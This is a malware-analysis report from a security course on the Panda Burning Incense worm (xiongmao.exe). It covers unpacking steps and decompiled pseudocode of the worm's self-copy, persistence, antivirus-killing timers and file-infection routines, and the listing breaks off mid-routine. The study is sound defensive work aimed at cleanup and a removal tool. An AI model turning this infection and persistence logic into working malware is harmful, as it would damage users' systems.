15PB信息安全教育
15PB Information Security Education

分析报告

样本名	xiongmao.exe
班级	软安 41 期
作者	张海龙
时间	2020-12-30
平台	Windows 7

目录

1. 样本概况

1.1 样本信息

病毒名称：512301C535C88255C9A252FDF70B7A03

所属家族：蠕虫

MD5 值：512301C535C88255C9A252FDF70B7A03

SHA1 值：CA3A1070CFF311C0BA40AB60A8FE3266CFEFE870

CRC32：E334747C

病毒行为：

1.将自身拷贝到 C:\Windows\System32\drivers\spo0lsv.exe，然后结束自身

2.在每个目录下释放隐藏文件 Desktop_.txt（内容，感染日期）

3.创建 C:\Windows\System32\drivers\spo0lsv.exe 自启动

4.复制病毒文件到 C 盘根目录 setup.exe，并且写入可疑文件 autorun.inf

5.autorun.inf 文件注册启动项

6.感染文件,将应用程序的图标替换成熊猫烧香的图标(原因，熊猫烧香的 PE 文件在原可执行文件之前，原 PE 文件作为了熊猫烧香的附加段在文件中，系统识别可执行程序 识别的是熊猫烧香的。所以图标被替换了)

1.2 测试环境及工具


测试环境：win7
使用工具：pchunter、wsexplorer、火绒剑、die、ida、od、importrec、hash

1.3 分析目标


1、提取病毒样本，手工清理机器
2、行为分析，获取病毒行为
3、详细分析，找到行为恶意代码
4、提出解决方案、编写专杀工具

2. 利用 pchunter 和 wsexploer 敏感信息

2.1 查看可疑进程



2.2 查看可疑启动项



2.3 查看驱动/服务可疑项


无

2.4 查看其他可疑项


2.5 查看可疑流量

3. 利用火绒剑监控软件行为


3.1 执行监控




3.2 文件监控




3.3 注册表监控




3.4 进程监控



3.5 网络监控



3.6 行为监控



4. 具体分析病毒行为

Fun1 功能简介

```
  // 获取当前运行程序全路径
  ParamStr(0, &pCurRunFullpath1);

  // 拆分路径
  splitpath(pCurRunFullpath1, &pCurRunPath1);

  // 拼接路径 Path+Desktop_.ini
  LStrCat(&pCurRunPath1, "Desktop_.ini");


  // 判断文件是否存在
  if ( FileExists(pCurRunPath1) )
  {

    // 拼接Desktop_.ini路径
    ParamStr(0, &pCurRunFullPath2);
    splitpath(pCurRunFullPath2, &pCurRunPath2);
    LStrCat(&pCurRunPath2, "Desktop_.ini");



    // 设置文件属性FILE_ATTRIBUTE_NORMAL
    pSetAttritubeFilePath = LStrToPChar(pCurRunPath2);// 字符串转字符指针
    j_SetFileAttributesA(pSetAttritubeFilePath, 0x80u);
    j_Sleep(1u);


    // 删除DeskTop_.ini文件
    ParamStr(0, &pCurRunFullPath3);
    splitpath(pCurRunFullPath3, &pDelFilePath1);
    LStrCat(&pDelFilePath1, "Desktop_.ini");
    pDelFilePath = LStrToPChar(pDelFilePath1);
    j_DeleteFileA(pDelFilePath);
  }




  // 获取当前运行程序全路径
  ParamStr(0, &pPEFilePath);
  ReadFileToMem(pPEFilePath, &pPeImage);

  // 字符串的引用计数减1
  LStrClr(&pInfactive);
  for ( i = ReadSize(pPeImage); i > 0 && pPeImage[i - 1]; --i )
  {
    v3 = pPeImage;
    LOBYTE(v3) = pPeImage[i - 1];
    AnsiToUnicode((char **)a1, v3);
    LStrCat3(&pInfactive, *(char **)a1, pInfactive);
  }


  // 如果执行的不是感染体
  if ( !pInfactive )
  {


    // 获取当前程序全路径大写形式
    // 和要拷贝病毒的系统目录大写形式
    ParamStr(0, &result);
    AnsiUpperCase(result, &pStrUpperExePath);
    v45 = pStrUpperExePath;
    GetSystemPath(&pStrSysPath);
    v44 = pStrSysPath;
    LStrCatN(&pDriverFullPath, 3, pDriverPath, "drivers\\", "spo0lsv.exe");
    AnsiUpperCase(pDriverFullPath, &pStrUpperSysVirPath);


    // 判断当前运行目录是不是系统目录
    LStrCmp(v44, pStrUpperSysVirPath);

    // 如果不是系统目录
    if ( !ZeroFlag )
    {

      // 先关闭病毒程序, 防止病毒程序多开
      TerminalProcess((int)"spo0lsv.exe");
      TerminalProcess((int)"spo0lsv.exe");


      // 获取系统路径, 并且拼接成要执行的路径
      // 并且转成字符串指针类型
      // 设置文件属性为FILE_ATTRIBUTE_NORMAL
      v44 = (char *)0x80;
      GetSystemPath((char **)&pStrSys);
      v43 = pStrSys;
      LStrCatN(&pDriverVirPath, 3, v6, "drivers\\", "spo0lsv.exe");
      pszSysVirPath = LStrToPChar(pDriverVirPath);
      j_SetFileAttributesA(pszSysVirPath, v43);
      j_Sleep(1u);
      v43 = 0;


      // 拷贝当前程序的可执行文件到系统目录下
      GetSystemPath((char **)&pSysPath);
      v42 = pSysPath;
      LStrCatN(&v62, 3, v8, "drivers\\", "spo0lsv.exe");
      v41 = LStrToPChar(v62);
      ParamStr(0, &v60);                        // 获取当前执行程序的全路径
      pVirCurPath = LStrToPChar(v62);           // 转成字符串指针
      j_CopyFileA(pVirCurPath, v43, v44);       // 拷贝到系统目录/dirves/spo0lsv.exe
      v44 = 1;



      // 执行系统目录下的病毒程序并退出当前进程
      GetSystemPath((char **)&v60);
      v43 = (const CHAR *)v60;
      LStrCatN(&v61, 3, v10, "drivers\\", "spo0lsv.exe");
      v11 = LStrToPChar(v61);
      j_WinExec(v11, (UINT)v43);
      j_ExitProcess_0(0);
    }
  }


  // 获取不是病毒本体,执行的是感染体
  pVirInfactiveImage = ReadSize(pInfactive);
  LStrDelete(&pPeImage, 1, pVirInfactiveImage); // 删除字符串信息

  // 判断感染体末尾是不是\x01,如果是就说明是
  if ( StrCmp("\x01", pInfactive) > 0 )
  {
    v13 = StrCmp("\x01", pInfactive);
    LStrCopy(pInfactive, 1, v13 - 1, &a2);
    LStrDelete(&a2, 1, 5);
    v14 = StrCmp(&dword_4087E4, a2);
    LStrCopy(a2, 1, v14 - 1, &v85);
    v15 = StrCmp(&dword_4087E4, a2);
    LStrDelete(&a2, 1, v15);
    v82 = unknown_libname_91((int)a2, v16, v17);


    v47 = (char *)&savedregs;
    v46 = (char *)&loc_40857A;
    v45 = __readfsdword(0);
    __writefsdword(0, (unsigned int)&v45);


    Assign(&v81, v85);
    byte_40E00C = 2;
    v18 = RewritText(&v81);
    IOTest(v18);
```

Fun2 功能简介

```
void __fastcall Fun2()
{
  char *this; // ecx@0

  CreateVirThread(this);                          // 创建一个线程，感染程序
  TimerCopyVirAndWriteSetting();                  // 写入setup.exe和autorun.inf
  ToCreateThread(10);                             // 创建一个线程链接本地网络
}
```


Fun3 功能简介

```
void __cdecl Fun3()
{

  // 如果定时器存在则杀死定时器1,2
  if ( Timeer1 )                                  // 判断下定时器是否存在
    KillerTimeer();

  // Timer1保护自己的定时器----关闭杀毒软件、
  // Timer2下载病毒的定时器----从指定网址的文件中读取网页并访问下载，到本地执行
  // Timer3下载病毒并关闭本地共享的定时器
  // Timer4攻击注册表和服务的定时器----关闭指定服务和冲注册表中删除指定值
  // Timer5读网页文件并且解密
  // Timer6下载病毒
  Timeer1 = j_SetTimer(0, 0, 1000u, ProtectSelf);
  Timeer2 = j_SetTimer(0, 0, 1200000u, TimerDownVir);
  Timmer3 = j_SetTimer(0, 0, 10000u, (TIMERPROC)DownVirAndCloseShare);
  j_SetTimer(0, 0, 6000u, (TIMERPROC)TimerAttackReg);
  j_SetTimer(0, 0, 10000u, (TIMERPROC)ReadWebSeitAndDecode);
  j_SetTimer(0, 0, 1800000u, (TIMERPROC)TimerDownDir2);
}
```

4.1 使用 die 进行查壳



获得情报 1：病毒程序加了 FSG2.0 压缩壳。


获得情报 2：病毒程序加了使用 Borland Delphi 编写

4.2 使用 OD 进行手动脱壳

```
004001CA   8B07          MOV EAX,DWORD PTR DS:[EDI]
004001CC   40            INC EAX
004001CD ^ 78 F3         JS SHORT xiongmao.004001C2
004001CF   75 03         JNZ SHORT xiongmao.004001D4
004001D1   FF63 0C       JMP DWORD PTR DS:[EBX+0xC]      oep
004001D4   50            PUSH EAX
004001D5   55            PUSH EBP
004001D6   FF53 14       CALL DWORD PTR DS:[EBX+0x14]
004001D9   AB            STOS DWORD PTR ES:[EDI]
004001DA ^ EB EE         JMP SHORT xiongmao.004001CA
```

跳转 oep 关键点处进行下断点，直接 F9 运行到此处，跳转到 oep

查看 IAT 表是否有问题。



修复 IAT 表的隔开数据

使用 dump 插件 dump 文件

并使用 ImportREC 修复 IAT


ImportREC 2.0 15PB专用版
选取一个活动进程
c:\users\15pb\desktop\xiongmao.exe (00000330)
选取 DLL
输入表函数信息
kernel32.dll FThunk:0001012C 函数数:23 (十进制 :35) 有效:是
user32.dll FThunk:000101BC 函数数:3 (十进制 :3) 有效:是
advapi32.dll FThunk:000101CC 函数数:3 (十进制 :3) 有效:是
oleaut32.dll FThunk:000101DC 函数数:2 (十进制 :2) 有效:是
kernel32.dll FThunk:000101E8 函数数:4 (十进制 :4) 有效:是
advapi32.dll FThunk:000101FC 函数数:8 (十进制 :8) 有效:是
kernel32.dll FThunk:00010220 函数数:21 (十进制 :33) 有效:是
mpr.dll FThunk:000102A8 函数数:2 (十进制 :2) 有效:是
user32.dll FThunk:000102B4 函数数:C (十进制 :12) 有效:是
ws2_32.dll FThunk:000102E8 函数数:A (十进制 :10) 有效:是
wininet.dll FThunk:00010314 函数数:5 (十进制 :5) 有效:是
advapi32.dll FThunk:0001032C 函数数:5 (十进制 :5) 有效:是
? FThunk:00010344 函数数:2 (十进制 :2) 有效:否
urlmon.dll FThunk:00010350 函数数:1 (十进制 :1) 有效:是
无效函数
选 项
可疑函数
清除记录
自动跟踪
关 于
清除信息
退 出
需要的IAT信息
OEP 0000D278
自动查找IAT
RVA 00010128
获取输入表
Size 00000230
新建输入表信息
(IID+ASCII+LOADER)
RVA 00000000
Size 00000C2A
添加一个新的区段
操作记录
获取关联模块完成.
镜像基址:00400000 大小:0001E000
原始 IAT RVA 发现估? 000101F4 位于块 RVA: 00001000 大小:00015000
IAT 读取成功.
rva:0001013C 来自模块:ntdll.dll 序号:03B0 名称:VirtualFree
rva:00010138 来自模块:ntdll.dll 序号:0318 名称:InitializeCriticalSectior
rva:00010134 来自模块:ntdll.dll 序号:03F8 名称:EnterCriticalSection
rva:00010130 来自模块:ntdll.dll 序号:02E7 名称:LeaveCriticalSection
当前输入表:
D (十进制:13) 个有效模块 (已添加: +D (十进制:+13))
7D (十进制:125) 个输入函数. (已添加: +7D (十进制:+125))
加载树文件
保存树文件
转储到文件
如果你想要帮助继续发展和修复
impREC的bug, 请访问我们的论坛:
http://www.tuts4you.com
2008.02.21

4.3 遍历文件进行感染

```
197  // 求路径长度，判断路径末尾是否有\\
198  // 如果没有就拼接\\路径末尾
199  dwPathLen = ReadFileSize(szPath);
200  if ( szPath[dwPathLen - 1] != '\\' )
201    LStrCat(&szPath, "\\");
202  LStrCat3(&pScanPath, szPath, "*.*");
203  if ( !Delphi_FindFirstFile(pScanPath, 0x3F, &WinFindData) )
204  {
205    // 文件属性 == 0x10(FILE_ATTRIBUTE_DIRECTORY)
206    // 文件是目录并且文件名不等于'.'
207    while ( (WinFindData.Attr & 0x10) == 0x10 && *WinFindData.Name != '.' )
208    {
209
210      // 判断当前遍历到的目录是否是以下目录
211      // 如果是以下目录，则不感染，直接找下一个目录
212      AnsiUpperCase("WINDOWS", &pszUpperWindowDir);// 返回字符串大写
213      v5 = pszUpperWindowDir;
214      AnsiUpperCase(WinFindData.Name, &pszUpperCurDir0);
215      LStrCmp(v5, pszUpperCurDir0);
216      if ( zeroflag )
217        goto LableFindNext1;                    // 是WINDOWS目录
218
219
220      AnsiUpperCase("WINNT", &pszUpperWINNTDir);
221      v7 = pszUpperWINNTDir;
222      AnsiUpperCase(WinFindData.Name, &pszUpperCurDir1);
223      LStrCmp(v7, pszUpperCurDir1);
224      if ( zeroflag )
225        goto LableFindNext1;
228
229      AnsiUpperCase("system32", &pszUpperSystem32);
230      v8 = pszUpperSystem32;
231      AnsiUpperCase(WinFindData.Name, &pszUpperCurDir2);
232      LStrCmp(v8, pszUpperCurDir2);
233      if ( zeroflag )
234        goto LableFindNext1;
235
236
237      AnsiUpperCase("Documents and Settings", &Des);
238      v9 = Des;
239      AnsiUpperCase(WinFindData.Name, &str2);
240      LStrCmp(v9, str2);
241      if ( zeroflag )
242        goto LableFindNext1;
243
244
245      AnsiUpperCase("System Volume Information", &v166);
246      v10 = v166;
247      AnsiUpperCase(WinFindData.Name, &v165);
248      LStrCmp(v10, v165);
249      if ( zeroflag )
250        goto LableFindNext1;
251
252
253      AnsiUpperCase("Recycled", &v164);
254      v11 = v164;
255      AnsiUpperCase(WinFindData.Name, (char **)&v163);
256      LStrCmp(v11, (char *)v163);
257      if ( zeroflag )
258        goto LableFindNext1;
259
261      AnsiUpperCase("Windows NT", &v162);
262      v12 = v162;
263      AnsiUpperCase(WinFindData.Name, (char **)&v161);
264      LStrCmp(v12, (char *)v161);
265      if ( zeroflag )
266        goto LableFindNext1;
267
268
269      AnsiUpperCase("WindowsUpdate", &v160);
270      v13 = v160;
271      AnsiUpperCase(WinFindData.Name, (char **)&v159);
272      LStrCmp(v13, (char *)v159);
273      if ( zeroflag )
274        goto LableFindNext1;
275
276
277      AnsiUpperCase("Windows Media Player", &v158);
278      v14 = v158;
279      AnsiUpperCase(WinFindData.Name, (char **)&v157);
280      LStrCmp(v14, (char *)v157);
281      if ( zeroflag )
282        goto LableFindNext1;
283
284
285      AnsiUpperCase("Outlook Express", &v156);
286      v15 = v156;
287      AnsiUpperCase(WinFindData.Name, (char **)&v155);
